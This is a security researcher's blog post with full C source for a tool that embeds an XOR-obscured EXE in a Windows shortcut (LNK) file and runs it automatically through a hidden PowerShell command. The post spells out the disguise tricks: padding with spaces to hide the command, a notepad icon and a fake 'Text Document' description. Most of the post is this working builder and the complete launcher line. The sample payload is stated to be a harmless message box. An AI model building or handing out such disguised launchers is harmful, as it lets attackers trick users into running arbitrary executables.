x86matthew - EmbedExeLnk - Embedding an EXE inside a LNK with automatic execution

EmbedExeLnk - Embedding an EXE inside a LNK with automatic execution

Posted: 04/02/2022

I have seen various malicious LNK files in the wild. These link files generally execute a script (Powershell, VBScript, etc) which downloads an external payload.

I set myself the challenge to create a LNK file with an EXE file embedded inside, without the need for external downloads.

This was achieved by creating a LNK file with the EXE file appended to the end. The LNK file executes some Powershell commands to read the contents of the EXE from the end of the LNK, copies it to a file in the %TEMP% folder, and executes it.


I have developed a program which creates a LNK from a target EXE file.

Some issues were encountered with this method:

1. Finding the file-name of the LNK file.
When executing the Powershell commands to extract the EXE from the LNK, we don't know the file-name of the LNK file that has been executed. We could hard-code the file-name, but this is not a reliable fix. This was fixed by storing the total size of the LNK file inside the Powershell command, and checking all *.LNK files in the current directory to find one with a matching file-size.


2. Finding the offset of the EXE data within the LNK.
This was fixed by storing the length of the original LNK file (not including the appended EXE data) in the Powershell command.

3. The Powershell command is visible when viewing the "Properties" of the LNK file.
This was fixed by prefixing the target field with 512 space characters. This overflows the text field in the "Properties" dialog and only displays spaces.




4. The LNK file has an executable file icon.
This was fixed by setting the icon location (using the HasIconLocation flag) to "%windir%\system32\notepad.exe".

5. Hovering over the LNK file displays the location as "cmd".



This was fixed by setting the shortcut description (using the HasName flag) to "Type: Text Document\nSize: 5.23 KB\nDate modified: 01/02/2020 11:23".



6. The EXE file is clearly visible when opening the LNK file in a hex-editor.
This was improved by "encrypting" each byte of the EXE file data using XOR, and "decrypting" it using Powershell.

The full LNK target looks like this:

cmd /c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq [TOTAL_LNK_FILE_SIZE]} ^| Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77

}; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file^| select -Skip [LNK_FILE_SIZE_EXCLUDING_EXE])) -Encoding Byte; ^& $path;

Full proof-of-concept program code below:

```
#include <stdio.h>
#include <windows.h>

#define INVALID_SET_FILE_POINTER 0xFFFFFFFF

#define HasName 0x00000004
#define HasArguments 0x00000020
#define HasIconLocation 0x00000040
#define IsUnicode 0x00000080
#define HasExpString 0x00000200
#define PreferEnvironmentPath 0x02000000

struct ShellLinkHeaderStruct
{
DWORD dwHeaderSize;
CLSID LinkCLSID;
DWORD dwLinkFlags;
DWORD dwFileAttributes;
FILETIME CreationTime;
FILETIME AccessTime;
FILETIME WriteTime;
DWORD dwFileSize;
DWORD dwIconIndex;
DWORD dwShowCommand;
WORD wHotKey;
WORD wReserved1;
DWORD dwReserved2;
DWORD dwReserved3;
};

struct EnvironmentVariableDataBlockStruct
{
DWORD dwBlockSize;
DWORD dwBlockSignature;
char szTargetAnsi[MAX_PATH];
wchar_t wszTargetUnicode[MAX_PATH];
};

DWORD CreateLinkFile(char *pExePath, char *pOutputLinkPath, char *pLinkIconPath,
```

```
char *pLinkDescription)
{
HANDLE hLinkFile = NULL;
HANDLE hExeFile = NULL;
ShellLinkHeaderStruct ShellLinkHeader;
EnvironmentVariableDataBlockStruct EnvironmentVariableDataBlock;
DWORD dwBytesWritten = 0;
WORD wLinkDescriptionLength = 0;
wchar_t wszLinkDescription[512];
WORD wCommandLineArgumentsLength = 0;
wchar_t wszCommandLineArguments[8192];
WORD wIconLocationLength = 0;
wchar_t wszIconLocation[512];
BYTE bExeDataBuffer[1024];
DWORD dwBytesRead = 0;
DWORD dwEndOfLinkPosition = 0;
DWORD dwCommandLineArgsStartPosition = 0;
wchar_t *pCmdLinePtr = NULL;
wchar_t wszOverwriteSkipBytesValue[16];
wchar_t wszOverwriteSearchLnkFileSizeValue[16];
BYTE bXorEncryptValue = 0;
DWORD dwTotalFileSize = 0;

// set xor encrypt value
bXorEncryptValue = 0x77;

// create link file
hLinkFile = CreateFile(pOutputLinkPath, GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if(hLinkFile == INVALID_HANDLE_VALUE)
{
printf("Failed to create output file\n");
return 1;
}

// initialise link header
memset((void*)&ShellLinkHeader;, 0, sizeof(ShellLinkHeader));
ShellLinkHeader.dwHeaderSize = sizeof(ShellLinkHeader);
CLSIDFromString(L"{00021401-0000-0000-C000-000000000046}",
&ShellLinkHeader.LinkCLSID;);
ShellLinkHeader.dwLinkFlags = HasArguments | HasExpString | PreferEnvironmentPath |
IsUnicode | HasName | HasIconLocation;
ShellLinkHeader.dwFileAttributes = 0;
ShellLinkHeader.CreationTime.dwHighDateTime = 0;
ShellLinkHeader.CreationTime.dwLowDateTime = 0;
```

```
ShellLinkHeader.AccessTime.dwHighDateTime = 0;
ShellLinkHeader.AccessTime.dwLowDateTime = 0;
ShellLinkHeader.WriteTime.dwHighDateTime = 0;
ShellLinkHeader.WriteTime.dwLowDateTime = 0;
ShellLinkHeader.dwFileSize = 0;
ShellLinkHeader.dwIconIndex = 0;
ShellLinkHeader.dwShowCommand = SW_SHOWMINNOACTIVE;
ShellLinkHeader.wHotKey = 0;

// write ShellLinkHeader
if(WriteFile(hLinkFile, (void*)&ShellLinkHeader;, sizeof(ShellLinkHeader),
&dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// set link description
memset(wszLinkDescription, 0, sizeof(wszLinkDescription));
mbstowcs(wszLinkDescription, pLinkDescription, (sizeof(wszLinkDescription) /
sizeof(wchar_t)) - 1);
wLinkDescriptionLength = (WORD)wcslen(wszLinkDescription);

// write LinkDescriptionLength
if(WriteFile(hLinkFile, (void*)&wLinkDescriptionLength;, sizeof(WORD),
&dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// write LinkDescription
if(WriteFile(hLinkFile, (void*)wszLinkDescription, wLinkDescriptionLength *
sizeof(wchar_t), &dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}
```

```
// set target command-line
memset(wszCommandLineArguments, 0, sizeof(wszCommandLineArguments));
_snwprintf(wszCommandLineArguments, (sizeof(wszCommandLineArguments) /
sizeof(wchar_t)) - 1, L"%512S/c powershell -windowstyle hidden $lnkpath = Get-
ChildItem *.lnk ^| where-object {$_.length -eq 0x00000000} ^| Select-Object -
ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count;
$i++) { $file[$i] = $file[$i] -bxor 0x%02X }; $path = '%%temp%%\\tmp' + (Get-Random) +
'.exe'; sc $path ([byte[]]($file ^| select -Skip 000000)) -Encoding Byte; ^& $path;", "",
bXorEncryptValue);
wCommandLineArgumentsLength = (WORD)wcslen(wszCommandLineArguments);

// write CommandLineArgumentsLength
if(WriteFile(hLinkFile, (void*)&wCommandLineArgumentsLength;, sizeof(WORD),
&dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// store start of command-line arguments position
dwCommandLineArgsStartPosition = GetFileSize(hLinkFile, NULL);

// write CommandLineArguments
if(WriteFile(hLinkFile, (void*)wszCommandLineArguments,
wCommandLineArgumentsLength * sizeof(wchar_t), &dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// set link icon path
memset(wszIconLocation, 0, sizeof(wszIconLocation));
mbstowcs(wszIconLocation, pLinkIconPath, (sizeof(wszIconLocation) / sizeof(wchar_t)) -
1);
wIconLocationLength = (WORD)wcslen(wszIconLocation);

// write IconLocationLength
if(WriteFile(hLinkFile, (void*)&wIconLocationLength;, sizeof(WORD), &dwBytesWritten;,
NULL) == 0)
{
// error
```

```
CloseHandle(hLinkFile);

return 1;
}

// write IconLocation
if(WriteFile(hLinkFile, (void*)wszIconLocation, wIconLocationLength * sizeof(wchar_t),
&dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// initialise environment variable data block
memset((void*)&EnvironmentVariableDataBlock;, 0,
sizeof(EnvironmentVariableDataBlock));
EnvironmentVariableDataBlock.dwBlockSize = sizeof(EnvironmentVariableDataBlock);
EnvironmentVariableDataBlock.dwBlockSignature = 0xA0000001;
strncpy(EnvironmentVariableDataBlock.szTargetAnsi, "%windir%\\system32\\cmd.exe",
sizeof(EnvironmentVariableDataBlock.szTargetAnsi) - 1);
mbstowcs(EnvironmentVariableDataBlock.wszTargetUnicode,
EnvironmentVariableDataBlock.szTargetAnsi,
(sizeof(EnvironmentVariableDataBlock.wszTargetUnicode) / sizeof(wchar_t)) - 1);

// write EnvironmentVariableDataBlock
if(WriteFile(hLinkFile, (void*)&EnvironmentVariableDataBlock;,
sizeof(EnvironmentVariableDataBlock), &dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// store end of link data position
dwEndOfLinkPosition = GetFileSize(hLinkFile, NULL);

// open target exe file
hExeFile = CreateFile(pExePath, GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
if(hExeFile == INVALID_HANDLE_VALUE)
{
printf("Failed to open exe file\n");
```

```
// error
CloseHandle(hLinkFile);

return 1;
}

// append exe file to the end of the lnk file
for(;;)
{
// read data from exe file
if(ReadFile(hExeFile, bExeDataBuffer, sizeof(bExeDataBuffer), &dwBytesRead;, NULL)
== 0)
{
// error
CloseHandle(hExeFile);
CloseHandle(hLinkFile);

return 1;
}

// check for end of file
if(dwBytesRead == 0)
{
break;
}

// "encrypt" the exe file data
for(DWORD i = 0; i < dwBytesRead; i++)
{
bExeDataBuffer[i] ^= bXorEncryptValue;
}

// write data to lnk file
if(WriteFile(hLinkFile, bExeDataBuffer, dwBytesRead, &dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hExeFile);
CloseHandle(hLinkFile);

return 1;
}
}

// close exe file handle
```

```
CloseHandle(hExeFile);

// store total file size
dwTotalFileSize = GetFileSize(hLinkFile, NULL);

// find the offset value of the number of bytes to skip in the command-line arguments
pCmdLinePtr = wcsstr(wszCommandLineArguments, L"select -Skip 000000)");
if(pCmdLinePtr == NULL)
{
// error
CloseHandle(hLinkFile);

return 1;
}
pCmdLinePtr += strlen("select -Skip ");

// move the file pointer back to the "000000" value in the command-line arguments
if(SetFilePointer(hLinkFile, dwCommandLineArgsStartPosition + (DWORD)
((BYTE*)pCmdLinePtr - (BYTE*)wszCommandLineArguments), NULL, FILE_BEGIN) ==
INVALID_SET_FILE_POINTER)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// overwrite link file size
memset(wszOverwriteSkipBytesValue, 0, sizeof(wszOverwriteSkipBytesValue));
_snwprintf(wszOverwriteSkipBytesValue, (sizeof(wszOverwriteSkipBytesValue) /
sizeof(wchar_t)) - 1, L"%06u", dwEndOfLinkPosition);
if(WriteFile(hLinkFile, (void*)wszOverwriteSkipBytesValue,
wcslen(wszOverwriteSkipBytesValue) * sizeof(wchar_t), &dwBytesWritten;, NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// find the offset value of the total lnk file length in the command-line arguments
pCmdLinePtr = wcsstr(wszCommandLineArguments, L"_.length -eq 0x00000000}");
if(pCmdLinePtr == NULL)
{
// error
```

```
CloseHandle(hLinkFile);

return 1;
}
pCmdLinePtr += strlen("_.length -eq ");

// move the file pointer back to the "0x00000000" value in the command-line arguments
if(SetFilePointer(hLinkFile, dwCommandLineArgsStartPosition + (DWORD)
((BYTE*)pCmdLinePtr - (BYTE*)wszCommandLineArguments), NULL, FILE_BEGIN) ==
INVALID_SET_FILE_POINTER)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// overwrite link file size
memset(wszOverwriteSearchLnkFileSizeValue, 0,
sizeof(wszOverwriteSearchLnkFileSizeValue));
_snwprintf(wszOverwriteSearchLnkFileSizeValue,
(sizeof(wszOverwriteSearchLnkFileSizeValue) / sizeof(wchar_t)) - 1, L"0x%08X",
dwTotalFileSize);
if(WriteFile(hLinkFile, (void*)wszOverwriteSearchLnkFileSizeValue,
wcslen(wszOverwriteSearchLnkFileSizeValue) * sizeof(wchar_t), &dwBytesWritten;,
NULL) == 0)
{
// error
CloseHandle(hLinkFile);

return 1;
}

// close output file handle
CloseHandle(hLinkFile);

return 0;
}

int main(int argc, char *argv[])
{
char *pExePath = NULL;
char *pOutputLinkPath = NULL;

printf("EmbedExeLnk - www.x86matthew.com\n\n");
```

```
if(argc != 3)
{
printf("Usage: %s [exe_path] [output_lnk_path]\n\n", argv[0]);

return 1;
}

// get params
pExePath = argv[1];
pOutputLinkPath = argv[2];

// create a link file containing the target exe
if(CreateLinkFile(pExePath, pOutputLinkPath, "%windir%\\system32\\notepad.exe",
"Type: Text Document\nSize: 5.23 KB\nDate modified: 01/02/2020 11:23") != 0)
{
printf("Error\n");

return 1;
}

printf("Finished\n");

return 0;
}
```

Download sample LNK file
(This executes a small program that I wrote in assembly which calls MessageBoxA)